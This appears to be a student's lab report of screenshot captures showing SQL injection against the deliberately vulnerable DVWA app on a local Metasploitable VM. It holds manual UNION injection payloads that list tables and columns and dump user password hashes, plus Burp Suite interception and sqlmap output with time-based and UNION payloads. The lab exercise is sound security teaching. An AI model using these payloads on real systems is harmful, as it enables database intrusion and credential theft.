


Name: Chetan Satone  
Prn no. 008



Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)



**Username**

admin

**Password**

\*\*\*\*\*

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Username: admin  
Security Level: high  
PHPIDS: disabled

## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

### Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'



Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored

**DVWA Security**  
PHP Info  
About  
Logout

Username: admin  
Security Level: high  
PHPIDS: disabled

## DVWA Security

### Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

### PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1  
First name: admin  
Surname: admin

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: high  
PHPIDS: disabled

[View Source](#) [View Help](#)



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 2  
First name: Gordon  
Surname: Brown

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: high  
PHPIDS: disabled

[View Source](#) [View Help](#)



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:

ID: 2  
First name: Gordon  
Surname: Brown

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: high  
PHPIDS: disabled

[View Source](#) [View Help](#)



## SQL Injection Source

```
<?php
if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){
        $getid = "SELECT first name, last name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;
        }
    }
}
?>
```

[Compare](#)



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- C SRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:


ID: 2  
First name: Gordon  
Surname: Brown

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: high  
PHPIDS: disabled

[View Source](#) [View Help](#)



Unknown column '3' in 'order clause'



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:

```
ID: 1' union select user (),database()#  
First name: admin  
Surname: admin
```

```
ID: 1' union select user (),database()#  
First name: root@localhost  
Surname: dvwa
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select 1, group_concat(table_name) from information_schema.tables where table_schema = 'dvwa'#
First name: admin
Surname: admin

ID: 1' union select 1, group_concat(table_name) from information_schema.tables where table_schema = 'dvwa'#
First name: 1
Surname: guestbook,users
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

View Source

View Help

Username: admin

Security Level: low

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select 1, group_concat(column_name) from information_schema.columns where table_schema = 'dvwa' and table_name = 'users'#
First name: admin
Surname: admin

ID: 1' union select 1, group_concat(column_name) from information_schema.columns where table_schema = 'dvwa' and table_name = 'users'#
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

View Source

View Help

Username: admin

Security Level: low

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:

ID: 1' union select user, password from dvwa.users#  
First name: admin  
Surname: admin

ID: 1' union select user, password from dvwa.users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user, password from dvwa.users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user, password from dvwa.users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user, password from dvwa.users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 1' union select user, password from dvwa.users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)



## ; Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch

      H
     [ ] {1.3.4.44#dev}
    [ ] [ ] [ ] [ ] [ ]
   [ ] [ ] [ ] [ ] [ ]
  [ ] [ ] [ ] [ ] [ ]
 [ ] [ ] [ ] [ ] [ ]
[ ] [ ] [ ] [ ] [ ]

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

Download  
zip file

Download  
.tar.gz file

Posts from  
@sqlmap



**Nothing  
to see  
here -  
yet**

Download Python | Python.org

Damn Vulnerable Web App (DV)

python.org/downloads/


Python

PSF


Docs

PyPI

Jobs



Donate

 Search

About

Downloads

Documentation

Community

Success Stories

News


Events

## Download the latest version for Windows

Download Python 3.13.1

Looking for Python with a different OS? Python for [Windows](#), [Linux/UNIX](#), [macOS](#), [Other](#)

Want to help test development versions of Python 3.14? [Pre-releases](#), [Docker images](#)



Help the Python Software Foundation power Python by joining in our year end fundraiser: Donate or become a PSF Member today!

SUPPORT THE PSF

### Active Python Releases

For more information visit the [Python Developer's Guide](#).

Python version	Maintenance status	First released	End of support	Release sc
3.14	pre-release	2025-10-01 (planned)	2030-10	PEP 745




C:\windows\system32\cmd.exe X + v

Microsoft Windows [Version 10.0.22631.4541]  
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>python --version  
Python 3.13.0

C:\Users\Admin>

> This PC > DATADRIVE0 (D:) > sqlmapproject-sqlmap-1.8.12-2-gb3b462c > sqlmapproject-sqlmap-b3b462c >				
<div><div><div></div><div></div><div></div></div><div>Sort</div><div>View</div><div></div></div>				
Name	Date modified	Type	Size	
github	11-12-2024 14:07	File folder		
data	11-12-2024 14:07	File folder		
doc	11-12-2024 14:07	File folder		
extra	11-12-2024 14:07	File folder		
lib	11-12-2024 14:07	File folder		
plugins	11-12-2024 14:07	File folder		
tamper	11-12-2024 14:07	File folder		
thirdparty	11-12-2024 14:07	File folder		
.gitattributes	11-12-2024 14:07	Git Attributes Sour...	1 KB	
.gitignore	11-12-2024 14:07	Git Ignore Source ...	1 KB	
.pylintrc	11-12-2024 14:07	PYLINTRC File	17 KB	
LICENSE	11-12-2024 14:07	File	19 KB	
README.md	11-12-2024 14:07	Markdown Source...	6 KB	
sqlmap.conf	11-12-2024 14:07	CONF File	22 KB	
sqlmap.py	11-12-2024 14:07	Python.File	26 KB	
sqlmapapi.py	11-12-2024 14:07	Python.File	5 KB	
sqlmapapi.yaml	11-12-2024 14:07	Yaml Source File	7 KB	





⚡

Burp

Project

Intruder

Repeater

View

Help

Burp Suite Community Edition v2024.10.3 - Temporary Project

—

□

×

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

⚙️ Settings

Extensions

Learn

Intercept

HTTP history

WebSockets history

Match and replace

⚙️ Proxy settings

🔄 Intercept on

➔ Forward

⌵

Drop

⌵

Request to http://192.168.31.129:80

🔗

🌐 Open browser

?

⋮

Time	Type	Direction	Method	URL	Status code	Length
14:39:5...	HT...	➔	Request	GET	http://192.168.31.129/	

Request

Pretty

Raw

Hex

🔍

🔧

📄

🔗

☰

1

GET / HTTP/1.1

2

Host: 192.168.31.129

3

Cache-Control: max-age=0

4

Accept-Language: en-US,en;q=0.9

5

Upgrade-Insecure-Requests: 1

6

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

7

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

8

Accept-Encoding: gzip, deflate, br

9

Connection: keep-alive

10

11

Inspector

🔍

📄

🔧

⌵

✕

Inspector

Notes

Request attributes2⌵

Request query parameters0⌵

Request body parameters0⌵

Request cookies0⌵

Request headers8⌵

?

⚙️

⬅️

➡️

Search



🔍


0 highlights

Event log

All issues

📄 Memory: 162.9MB





Username

admin

Password

••••••••

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Damn Vulnerable Web App (DV)

Settings

192.168.31.129/dvwa/vulnerabilities/sqli/

DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: high  
PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7



⚡ Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.10.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger ⚙ Settings

Organizer Extensions Learn

**Intercept** HTTP history WebSockets history Match and replace ⚙ Proxy settings

Intercept on → Forward all Drop Request to htt... Open browser ?

Time	Type	Direction	Method	URL	Status co
15:08:2...	HT...	→ Request	GET	http://192.168.31.129/dvwa/vulnerabilities/sqli/	

## Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: 192.168.31.129
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0)
4 Gecko/20100101 Firefox/133.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Referer: http://192.168.31.129/dvwa/vulnerabilities/sqli/
11 Cookie: security=high; PHPSESSID=7713a00f5d97110505d43f6e3d4cd95b
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
```

## Inspector

Request attributes	2	▼
Request query parameters	0	▼
Request body parameters	0	▼
Request cookies	2	▼
Request headers	10	▼

ubmit

Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1' AND (SELECT 4307 FROM (SELECT(SLEEP(5)))tWlQ)-- Cqxe&Submit=Submit

YYN

Type: UNION query  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x717a6b6271,0x596b447447577357496c6c674c73524f68744c704c714d4f6a6b5a966576462467a6f7378417944,0x717a6b7671)#&Submit=Submit

---  
[15:13:55] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 4.1

[15:13:55] [INFO] fetching database names

available databases [7]:

[\*] dvwa  
[\*] information\_schema  
[\*] metasploit  
[\*] mysql  
[\*] owasp10  
[\*] tikiwiki  
[\*] tikiwiki195

[15:13:55] [INFO] fetched data logged to text files under 'C:\Users\Admin\AppData\Local\sqlmap\output\192.168.31.129'

[\*] ending @ 15:13:55 /2024-12-11/

PS C:\sqlmapproject-sqlmap-1.8.12-2-gb3b462c\sqlmapproject-sqlmap-b3b462c>